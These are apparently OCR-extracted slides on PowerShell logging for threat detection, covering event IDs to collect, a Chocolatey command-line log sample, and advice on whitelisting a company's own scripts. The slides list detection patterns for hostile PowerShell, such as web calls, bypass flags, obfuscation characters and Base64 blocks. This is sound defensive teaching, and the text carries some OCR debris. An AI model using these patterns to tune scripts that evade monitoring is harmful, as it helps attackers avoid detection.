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
_time	host	User	Suspect_CMD
2018-03-06 13:42:26	/	NOT_TRANSLATED	install = "-y -whatif -? --pre --version= --params=" --install-arguments=" --override-arguments --ignore-dependencies --source=" --source='windowsfeatures' --source='webpi' --user= --password= --prerelease --forcex86 --not-silent --package-parameters=" --allow-downgrade --force-dependencies --use-package-exit-codes --ignore-package-exit-codes --ski

Module_Load	Path
# Copyright Â© 2011 - Present RealDimensions Software, LLC # # Licensed under the Apache License, Version 2.0 (the "License"); # you may not use this file except in compliance with the License. # # You may obtain a copy of the License at # # http://www.apache.org/licenses/LICENSE-2.0 # # Unless required by applicable law or agreed to in writing, software # distributed under the License is distributed on an "AS IS" BASIS, # WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. # See the License for the specific language governing permissions and #	C:\ProgramData\chocolatey\helpers\ChocolateyTabExpansion.ps1

Yes!!

Code your PowerShell for exclusion

- Make the scripts excludable on obvious things YOU or your company does or knows
- The path is awesome
  - All scripts excluded by path alone
- Names, Secret Code, Key
  - Have your scripts contain something only you know that is a ‘secret key’ to exclude by
- Or.. Sign your PS scripts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Create Email Alerts

- Trigger on PS launching
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
  - Get your developers to mark their code!!



PowerShell Log Goodness

- Enable the logs per the Cheat Sheets
- PS v2 Logs (even if you have PS v5)
  - Collect Event ID 200, 400, 500 and 800
  - Windows PowerShell
- PS v5 Logs
  - Collect 4100, 4104
  - Microsoft-Windows-PowerShell/Operational
- Windows Logs
  - Collect 4688 – WITH Process Command Line

Security Log

Event ID - 4688

- PS executed
- PS Bypass executed
- PS Suspicious buzzwords
- PS Count Obfuscation Characters (‘ + $ % ;)
  - There are others & #, etc. Tweak as needed
- You can look for large Scripts Blocks and Base64, but use the PS logs for this

PowerShell v2

- 200 – Command Health – WARNING, will give you some translation
- 400 – Engine Lifecycle – What executed
- 500 – Command Lifecycle - What executed and the command line if using profile.ps1
  – and if “No Profile” (-nop) is not bypassed

PowerShell v2


Event IDs - 200 and/or 400

- PS Web Call
- PS Count Obfuscation Chars (‘ + $ % ;)
- PS ScriptBlock size (> 1000)
- PS Base64 blocks
- PS WARNINGS

PowerShell v5

PowerShell/Operational Log

- 4100/4103 – Executing Pipeline - WARNING
- 4104 – Execute a Remote Command – WARNING and Verbose
- No Obfuscation here, stripped out as it is executed, so you get clean code
- That big Base64 blob… now it is readable



PowerShell v5


Event IDs - 4100 and/or 4104

- PS Web Call
- PS Suspicious Commands (buzzwords)
- PS Count Obfuscation Chars (‘ + $ % ;)
- PS ScriptBlock by size (> 1000)
- PS Base64 blocks
- PS WARNINGS

PowerShell v5

